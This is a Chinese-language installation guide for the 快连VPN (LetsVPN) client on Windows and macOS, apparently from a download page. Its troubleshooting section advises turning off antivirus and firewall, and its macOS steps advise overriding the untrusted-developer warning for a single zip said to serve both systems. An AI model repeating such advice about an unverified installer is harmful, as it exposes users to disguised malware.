准备工作
在开始安装前,请确保您已完成以下准备:
- 系统要求:Windows 10/11 或 macOS 10.14及以上版本。
- 网络环境:稳定的互联网连接。
- 下载安装包:从上方按钮或此链接获取官方最新版安装程序。
- 管理员权限:安装过程可能需要输入系统管理员密码。
选择您的操作系统
Windows系统安装与设置步骤
1下载与运行安装程序
双击下载好的 lets-stup1.7.80.zip 文件,将其解压。然后运行解压出的 setup.exe 安装程序。

2跟随安装向导
在出现的用户账户控制提示中点击“是”。按照安装向导的提示,选择安装目录(建议使用默认路径),然后点击“下一步”直至“安装”按钮出现。

3完成安装并启动
点击“安装”开始安装过程。安装完成后,确保勾选“启动快连VPN”选项,然后点击“完成”。软件将自动启动。

4首次登录与连接
在软件主界面,输入您的账号和密码(新用户需先注册)。登录后,您可以看到服务器列表。点击您想连接的服务器位置(如“美国”、“日本”),然后点击大大的“连接”按钮。

5高级设置(可选)
点击界面上的“设置”图标(通常为齿轮状),您可以进行以下配置:
- 启动时运行:设置软件是否随系统开机启动。
- 连接协议:高级用户可尝试切换不同的协议(如TCP/UDP)以优化连接。
- 自动重连:在网络波动时自动尝试重新连接。

macOS系统安装与设置步骤
1打开安装包
下载完成后,在“下载”文件夹中找到 lets-stup1.7.80.zip 文件,双击解压。您会得到一个 .dmg 磁盘映像文件,双击打开它。

2安装应用程序
在弹出的窗口中,将“快连VPN”图标拖拽到右侧的“Applications”文件夹图标中。这会将软件复制到您的应用程序目录。

3首次运行与权限授予
从“应用程序”文件夹中打开“快连VPN”。首次运行时,macOS可能会提示“无法打开,因为来自不受信任的开发者”。请前往“系统偏好设置” > “安全性与隐私”,点击“仍要打开”。后续可能还需要授予网络扩展权限,请务必点击“允许”。

4登录与快速连接
启动后,在简洁的客户端界面输入您的账号密码登录。登录成功后,您通常可以在菜单栏看到VPN图标。点击它,选择一个最优的服务器位置,然后点击“连接”。状态栏图标会变化以显示连接状态。

5偏好设置
点击菜单栏图标,选择“偏好设置”。在这里您可以:
- 开机启动:设置登录时自动启动VPN。
- 连接模式:选择智能路由或全局代理等模式。
- 通知:管理连接状态变更时的通知。

连接测试与验证
测试连接是否成功
连接后,请通过以下方式验证:
- 查看客户端界面,应显示“已连接”状态和当前连接的服务器IP。
- 访问 whatismyipaddress.com 等IP查询网站,显示的IP地址应为您所连接服务器的位置,而非您的真实本地IP。
- 尝试访问一个之前无法访问的国际网站或服务(如某些流媒体),检查是否可正常打开。
常见问题排查
- 无法安装? 请关闭所有杀毒软件或防火墙临时再试,并以管理员身份运行安装程序。
- 连接失败? 尝试切换不同的服务器节点或连接协议(在设置中)。
- 速度很慢? 选择离您物理位置更近或负载较低的服务器节点。
- 无法打开网站? 尝试清除浏览器缓存和DNS缓存(在命令提示符运行
ipconfig /flushdns)。
若问题持续,请访问我们的帮助中心获取更多支持。
您可能还需要

快连电脑版下载指南
了解如何从官方渠道安全下载最新版本的快连电脑版客户端。

数据加密功能详解
深入解读快连VPN如何通过加密技术保护您的在线隐私和数据安全。

企业级应用方案
探索快连VPN如何为团队和企业提供安全的远程访问与数据传输方案。